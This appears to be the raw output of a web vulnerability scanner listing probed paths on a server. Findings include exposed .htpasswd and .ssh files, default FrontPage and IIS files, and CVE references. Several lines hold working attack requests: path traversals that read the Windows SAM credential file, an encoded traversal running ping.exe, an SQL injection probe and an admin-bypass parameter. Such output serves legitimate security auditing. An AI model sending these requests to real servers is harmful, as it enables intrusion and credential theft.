+ /_head.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /ows-bin/oaskill.exe?abcde.exe: This might be interesting: has been seen in web logs from an unknown scanner.
+ /ows-bin/oasnetconf.exe?-l%20-s%20BlahBlah: This might be interesting: has been seen in web logs from an unknown scanner.
+ /database/: Database directory found.
+ /.wwwacl: Contains authorization information.
+ /.www_acl: Contains authorization information.
+ /.htpasswd: Contains authorization information.
+ /.access: Contains authorization information.
+ /.addressbook: PINE addressbook, may store sensitive e-mail address contact information and notes.
+ /.bashrc: User home dir was found with a shell rc file. This may reveal file and path information.
+ /.forward: User home dir was found with a mail forward file. May reveal where the user's mail is being forwarded to.
+ /.history: A user's home directory may be set to the web root, the shell history was retrieved. This should not be accessible via the web.
+ /.htaccess: Contains configuration and/or authorization information.
+ /.lynx_cookies: User home dir found with LYNX cookie file. May reveal cookies received from arbitrary web sites.
+ /.passwd: Contains authorization information.
+ /.pinerc: User home dir found with a PINE rc file. May reveal system information, directories and more.
+ /.plan: User home dir with a .plan, a now mostly outdated file for delivering information via the finger protocol.
+ /.proclog: User home dir with a Procmail log file. May reveal user mail traffic, directories and more.
+ /.procmailrc: User home dir with a Procmail rc file. May reveal subdirectories, mail contacts and more.
+ /.profile: User home dir with a shell profile was found. May reveal directory information and system configuration.
+ /.rhosts: A user's home directory may be set to the web root, a .rhosts file was retrieved. This should not be accessible via the web.
+ /.ssh: A user's home directory may be set to the web root, an ssh file was retrieved. This should not be accessible via the web.
+ /.ssh/authorized_keys: A user's home directory may be set to the web root, an ssh file was retrieved. This should not be accessible via the web.
+ /.ssh/known_hosts: A user's home directory may be set to the web root, an ssh file was retrieved. This should not be accessible via the web.
+ /_vti_bin/shtml.exe/_vti_rpc: FrontPage may be installed. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /jservdocs/: Default Apache JServ docs should be removed. See: CWE-552
+ /tomcat-docs/index.html: Default Apache Tomcat documentation found. See: CWE-552
+ /akopia/: Akopia is installed. See: CWE-552
+ /ojspdemos/basic/hellouser/hellouser.jsp: Oracle 9i default JSP page found, may be vulnerable to XSS in any field. See: CWE-552
+ /ojspdemos/basic/simple/usebean.jsp: Oracle 9i default JSP page found, may be vulnerable to XSS in any field. See: CWE-552
+ /ojspdemos/basic/simple/welcomeuser.jsp: Oracle 9i default JSP page found, may be vulnerable to XSS in any field. See: CWE-552
+ /php/index.php: Monkey Http Daemon default PHP file found. See: CWE-552
+ /servlet/Counter: JRun default servlet found. All default code should be removed from servers. See: CWE-552
+ /servlet/DateServlet: JRun default servlet found. All default code should be removed from servers. See: CWE-552

+ /servlet/FingerServlet: JRun default servlet found. All default code should be removed from servers. See: CWE-552
+ /servlet/HelloWorldServlet: JRun default servlet found. All default code should be removed from servers. See: CWE-552
+ /servlet/SessionServlet: JRun or Netware WebSphere default servlet found. All default code should be removed from servers. See: CWE-552
+ /servlet/SimpleServlet: JRun default servlet found (possibly Websphere). All default code should be removed from servers. See: CWE-552
+ /servlet/SnoopServlet: JRun, Netware Java Servlet Gateway, or WebSphere default servlet found. All default code should be removed from servers. See: CWE-552
+ /admcgi/contents.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /admcgi/scripts/Fpadmcgi.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /admisapi/fpadmin.htm: Default FrontPage file found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /bin/admin.pl: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /bin/cfgwiz.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /bin/CGImail.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /bin/contents.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /bin/fpadmin.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /bin/fpremadm.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /bin/fpsrvadm.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /cgi-bin/admin.pl: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /cgi-bin/cfgwiz.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /cgi-bin/CGImail.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /cgi-bin/contents.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /cgi-bin/fpadmin.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /cgi-bin/fpremadm.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /cgi-bin/fpsrvadm.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /scripts/admin.pl: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /scripts/cfgwiz.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /scripts/CGImail.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /scripts/contents.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /scripts/fpadmin.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /scripts/fpcount.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /scripts/fpremadm.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /scripts/fpsrvadm.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_private/: FrontPage directory found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_private/orders.htm: Default FrontPage file found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_private/orders.txt: Default FrontPage file found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_private/register.htm: Default FrontPage file found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_private/register.txt: Default FrontPage file found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_private/registrations.txt: Default FrontPage file found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_private/_vti_cnf/: FrontPage directory found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_vti_bin/: FrontPage directory found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_vti_bin/admin.pl: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_vti_bin/cfgwiz.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_vti_bin/CGImail.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_vti_bin/contents.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_vti_bin/fpadmin.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_vti_bin/fpremadm.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_vti_bin/fpsrvadm.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_vti_bin/_vti_cnf/: FrontPage directory found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage

+ /_vti_cnf/_vti_cnf/: FrontPage directory found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_vti_log/_vti_cnf/: FrontPage directory found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_vti_pvt/administrators.pwd: Default FrontPage file found, may be a password file. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_vti_pvt/authors.pwd: Default FrontPage file found, may be a password file. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_vti_pvt/service.pwd: Default FrontPage file found, may be a password file. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /_vti_pvt/users.pwd: Default FrontPage file found, may be a password file. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /help/contents.htm: Default Netscape manual found. All default pages should be removed. See: CWE-552
+ /help/home.html: Default Netscape manual found. All default pages should be removed. See: CWE-552
+ /manual/ag/esperfrm.htm: Default Netscape manual found. All default pages should be removed. See: CWE-552
+ /nethome/: Netscape Enterprise Server default doc/manual directory. Reveals server path at bottom of page. See: CWE-552
+ /com/novell/gwmonitor/help/en/default.htm: Netware gateway monitor access documentation found. All default documentation should be removed from web servers. See: CWE-552
+ /com/novell/webaccess/help/en/default.htm: Netware web access documentation found. All default documentation should be removed from web servers. See: CWE-552
+ /com/novell/webpublisher/help/en/default.htm: Netware web publisher documentation found. All default documentation should be removed from web servers. See: CWE-552
+ /servlet/AdminServlet: Netware Web Search Server (adminservlet) found. All default code should be removed from web servers. See: CWE-552
+ /servlet/gwmonitor: Netware Gateway monitor found. All default code should be removed from web servers. See: CWE-552
+ /servlet/PrintServlet: Novell Netware default servlet found. All default code should be removed from the system. See: CWE-552
+ /servlet/SearchServlet: Novell Netware default servlet found. All default code should be removed from the system. See: CWE-552
+ /servlet/ServletManager: Netware Java Servlet Gateway found. Default user ID is servlet, default password is manager. All default code should be removed from Internet servers. See: CWE-552
+ /servlet/sq1cdsn: Novell Netware default servlet found. All default code should be removed from the system. See: CWE-552
+ /servlet/sqlcdsn: Netware SQL connector found. All default code should be removed from web servers. See: CWE-552
+ /servlet/webacc: Netware Enterprise and/or GroupWise web access found. All default code should be removed from Internet servers. See: CWE-552
+ /servlet/webpub: Netware Web Publisher found. All default code should be removed from web servers. See: CWE-552
+ /WebSphereSamples: Netware Webshere sample applications found. All default code should be removed from web servers. See: CWE-552
+ /index.html.ca: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.cz.iso8859-2: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.de: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.dk: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.ee: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552

+ /index.html.el: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.en: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.es: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.et: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.fr: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.he.iso8859-8: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.hr.iso8859-2: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.it: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.ja.iso2022-jp: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.kr.iso2022-kr: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.ltz.utf8: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.lu.utf8: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.nl: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.nn: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.no: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.po.iso8859-2: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.pt: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.pt-br: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.ru.cp-1251: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.ru.cp866: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.ru.iso-ru: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.ru.koi8-r: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.ru.utf8: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.se: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.tw: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /index.html.tw.Big5: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552

+ /index.html.var: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552
+ /iissamples/sdk/asp/docs/codebrw2.asp: This is a default IIS script/file that should be removed. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0739,https://docs.microsoft.com/en-us/security-updates/securitybulletins/2099/MS99-013
+ /iissamples/sdk/asp/docs/codebrws.asp: This is a default IIS script/file that should be removed. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0739,https://docs.microsoft.com/en-us/security-updates/securitybulletins/2099/MS99-013
+ /iissamples/sdk/asp/docs/Winmsdp.exe: This is a default IIS script/file that should be removed. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0738. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2099/MS99-013. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-1451,https://docs.microsoft.com/en-us/security-updates/securitybulletins/2099/MS99-013
+ /a/: May be Kebi Web Mail administration menu. See: CWE-552
+ /basilix/: BasiliX webmail application. Default mysql database name is 'BASILIX' with password 'bsxpass'. See: CWE-552
+ /interchange/: Interchange chat is installed. Look for a high-numbered port like 20xx to find it running. See: CWE-552
+ /uploader.php: This script may allow arbitrary files to be uploaded to the remote server. See: OSVDB-3282
+ /conspass.chl+: Abyss allows hidden/protected files to be served if a + is added to the request. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1081
+ /consport.chl+: Abyss allows hidden/protected files to be served if a + is added to the request. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1081
+ /general.chl+: Abyss allows hidden/protected files to be served if a + is added to the request. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1081
+ /srvstatus.chl+: Abyss allows hidden/protected files to be served if a + is added to the request. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1081
+ /mlog.html: Remote file read vulnerability 1999-0068. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0068
+ /mlog.phtml: Remote file read vulnerability 1999-0068. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0068
+ /php/mlog.html: Remote file read vulnerability 1999-0346. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0068
+ /php/mlog.phtml: Remote file read vulnerability 1999-0346. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0068
+ /soapConfig.xml: Oracle 9iAS configuration file found. See: http://www.securityfocus.com/bid/4290 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0568 https://securiteam.com/securitynews/5IP0B203PI/
+ /XSQLConfig.xml: Oracle 9iAS configuration file found. See: http://www.securityfocus.com/bid/4290 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0568 https://securiteam.com/securitynews/5IP0B203PI/
+ /surf/scwebusers: SurfControl SuperScout Web Reports Server user and password file is available. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0705
+ /_private/form_results.htm: This file may contain information submitted by other web users via forms. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-1052
+ /_private/form_results.html: This file may contain information submitted by other web users via forms. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-1052
+ /_private/form_results.txt: This file may contain information submitted by other web users via forms. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-1052
+ /scripts/tools/getdrvrs.exe: MS Jet database engine can be used to make DSNs, useful with an ODBC exploit and the RDS exploit (with msadcs.dll) which mail allow command execution. See: http://attrition.org/security/advisory/individual/rfp/rfp.9901.nt_odbc
+ /project/index.php?m=projects&user_cookie=1: dotProject 0.2.1.5 may allow admin login bypass by adding the user_cookie=1 to the URL. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1428

+ /site/eg/source.asp: This ASP (installed with Apache::ASP) allows attackers to upload files to the server. Upgrade to 1.95 or higher. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0628
+ /iissamples/exair/search/advsearch.asp: Scripts within the Exair package on IIS 4 can be used for a DoS against the server. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0449
+ /isqlplus: Oracle iSQL*Plus is installed. This may be vulnerable to a buffer overflow in the user ID field. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1264
+ /data/member_log.txt: Teekai's forum full 1.2 member's log can be retrieved remotely. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-2057
+ /data/userlog/log.txt: Teekai's Tracking Online 1.0 log can be retrieved remotely. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-2058
+ /userlog.php: Teekai's Tracking Online 1.0 log can be retrieved remotely. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-2058
+ /ASP/cart/database/metacart.mdb: MetaCart2 is an ASP shopping cart. The database of customers is available via the web. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0943
https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /database/metacart.mdb: MetaCart2 is an ASP shopping cart. The database of customers is available via the web. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0943
https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /mcartfree/database/metacart.mdb: MetaCart2 is an ASP shopping cart. The database of customers is available via the web. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0943
https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /metacart/database/metacart.mdb: MetaCart2 is an ASP shopping cart. The database of customers is available via the web. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0943
https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /shop/database/metacart.mdb: MetaCart2 is an ASP shopping cart. The database of customers is available via the web. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0943
https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /shoponline/fpdb/shop.mdb: MetaCart2 is an ASP shopping cart. The database of customers is available via the web. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0943
https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /shopping/database/metacart.mdb: MetaCart2 is an ASP shopping cart. The database of customers is available via the web. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0943
https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /ban.bak: Bannermatic versions 1-3 reveal sensitive information from unprotected files. These files should be protected. See: OSVDB-4237
+ /ban.dat: Bannermatic versions 1-3 reveal sensitive information from unprotected files. These files should be protected. See: OSVDB-4237
+ /ban.log: Bannermatic versions 1-3 reveal sensitive information from unprotected files. These files should be protected. See: OSVDB-4237
+ /banmat.pwd: Bannermatic versions 1-3 reveal sensitive information from unprotected files. These files should be protected. See: OSVDB-4237
+ /admin/adminproc.asp: Xpede administration page may be available. The /admin directory should be protected. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0579
+ /admin/datasource.asp: Xpede page reveals SQL account name. The /admin directory should be protected. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0579
+ /utils/sprc.asp: Xpede page may allow SQL injection. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0579
+ /texis.exe/?-dump: Texis installation may reveal sensitive information. See: OSVDB-4314
+ /texis.exe/?-version: Texis installation may reveal sensitive information. See: OSVDB-4314
+ /acart2_0/acart2_0.mdb: Alan Ward A-Cart 2.0 allows remote user to read customer database file which may contain usernames, passwords, credit cards and more. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-2948

+ /acart2_0/admin/category.asp?catcode=': Alan Ward A-Cart 2.0 is vulnerable to a SQL inject attack. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-1873
+ /Sites/Knowledge/Membership/Inspired/ViewCode.asp: The default ViewCode.asp can allow an attacker to read any file on the machine. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0737,https://docs.microsoft.com/en-us/security-updates/securitybulletins/2099/MS99-013
+ /Sites/Knowledge/Membership/Inspiredtutorial/ViewCode.asp: The default ViewCode.asp can allow an attacker to read any file on the machine. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0737,https://docs.microsoft.com/en-us/security-updates/securitybulletins/2099/MS99-013
+ /Sites/Samples/Knowledge/Membership/Inspired/ViewCode.asp: The default ViewCode.asp can allow an attacker to read any file on the machine. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0737,https://docs.microsoft.com/en-us/security-updates/securitybulletins/2099/MS99-013
+ /Sites/Samples/Knowledge/Membership/Inspiredtutorial/ViewCode.asp: The default ViewCode.asp can allow an attacker to read any file on the machine. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0737,https://docs.microsoft.com/en-us/security-updates/securitybulletins/2099/MS99-013
+ /Sites/Samples/Knowledge/Push/ViewCode.asp: The default ViewCode.asp can allow an attacker to read any file on the machine. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0737,https://docs.microsoft.com/en-us/security-updates/securitybulletins/2099/MS99-013
+ /Sites/Samples/Knowledge/Search/ViewCode.asp: The default ViewCode.asp can allow an attacker to read any file on the machine. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0737,https://docs.microsoft.com/en-us/security-updates/securitybulletins/2099/MS99-013
+ /SiteServer/Publishing/ViewCode.asp: The default ViewCode.asp can allow an attacker to read any file on the machine. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0737,https://docs.microsoft.com/en-us/security-updates/securitybulletins/2099/MS99-013
+ /siteserver/publishing/viewcode.asp?source=/default.asp: May be able to view source code using Site Server vulnerability. See: OSVDB-17671
+ /securelogin/1,2345,A,00.html: Vignette Story Server v4.1, 6, may disclose sensitive information via a buffer overflow. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0385
+ /config.inc: DotBr 0.1 configuration file includes usernames and passwords. See: OSVDB-5092
+ /sysuser/docmgr/ieedit.stm?url=../: Sambar default file may allow directory listings. See: https://seclists.org/fulldisclosure/2003/Mar/265
+ /sysuser/docmgr/iecreate.stm?template=../: Sambar default file may allow directory listings. See: https://seclists.org/fulldisclosure/2003/Mar/265
+ /catinfo: May be vulnerable to a buffer overflow. Request '/catinfo?' and add on 2048 of garbage to test. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0432
+ /soap/servlet/soaprouter: Oracle 9iAS SOAP components allow anonymous users to deploy applications by default. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1371
+ /MWS/HandleSearch.html?searchTarget=test&B1=Submit: MyWebServer 1.0.2 may be vulnerable to a buffer overflow (untested). Upgrade to a later version if 990b of searched data crashes the server. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1452
+ /server-info: This gives a lot of Apache information. Comment out appropriate line in httpd.conf or restrict access to allowed hosts. See: OSVDB-562
+ /.nsconfig: Contains authorization information. See: OSVDB-5709
+ /cgi-bin/%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%57%69%6E%64%6F%77%73%2Fping.exe%20127.0.0.1: AnalogX SimpleServer:WWW HTTP vulnerability allows specially formatted strings to perform command execution. Upgrade to version 1.15 or higher. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1586
+ /dc/auth_data/auth_user_file.txt: The DCShop installation allows credit card numbers to be viewed remotely. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0821
https://packetstormsecurity.com/files/32406/xmas.txt.html

+ /dc/orders/orders.txt: The DCShop installation allows credit card numbers to be viewed remotely. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0821 https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /cgi-bin/hpnst.exe?c=p+i=SrvSystemInfo.html: HP Instant TopTools GoAhead WebServer hpnst.exe may be vulnerable to a DoS. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0169
+ /applist.asp: Citrix server may allow remote users to view applications installed without authenticating. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0502
+ /launch.asp?NFuse_Application=LookOut&NFuse_MIMEExtension=.ica: Citrix server may reveal sensitive information by accessing the 'advanced' tab on the login screen. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0301
+ /_layouts/alllibs.htm: Microsoft SharePoint Portal and Team Services vulnerable to NT or NTLM authentication bypass on Win2000 SP4 using IE 6.x. See: https://seclists.org/bugtraq/2003/Nov/226
+ /_layouts/settings.htm: Microsoft SharePoint Portal and Team Services vulnerable to NT or NTLM authentication bypass on Win2000 SP4 using IE 6.x. See: https://seclists.org/bugtraq/2003/Nov/226
+ /_layouts/userinfo.htm: Microsoft SharePoint Portal and Team Services vulnerable to NT or NTLM authentication bypass on Win2000 SP4 using IE 6.x. See: https://seclists.org/bugtraq/2003/Nov/226
+ /stronghold-info: Redhat Stronghold from versions 2.3 up to 3.0 discloses sensitive information. This gives information on configuration. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0868
+ /stronghold-status: Redhat Stronghold from versions 2.3 up to 3.0 discloses sensitive information. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0868
+ /iissamples/exair/howitworks/Code.asp: Scripts within the Exair package on IIS 4 can be used for a DoS against the server. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0449
+ /iissamples/exair/howitworks/Codebrw1.asp: This is a default IIS script/file which should be removed, it may allow a DoS against the server. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0449 https://docs.microsoft.com/en-us/security-updates/securitybulletins/2099/MS99-013
+ /globals.jsa: Oracle globals.jsa file. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0562
+ /..%252f..%252f..%252f..%252f..%252f../windows/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/
+ /..%252f..%252f..%252f..%252f..%252f../winnt/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/
+ /..%252f..%252f..%252f..%252f..%252f../winnt/repair/sam._: BadBlue server is vulnerable to multiple remote exploits. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/
+ /..%255c..%255c..%255c..%255c..%255c../windows/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/
+ /..%255c..%255c..%255c..%255c..%255c../winnt/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/
+ /..%255c..%255c..%255c..%255c..%255c../winnt/repair/sam._: BadBlue server is vulnerable to multiple remote exploits. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/
+ /..%2F..%2F..%2F..%2F..%2F../windows/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/
+ /..%2F..%2F..%2F..%2F..%2F../winnt/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/
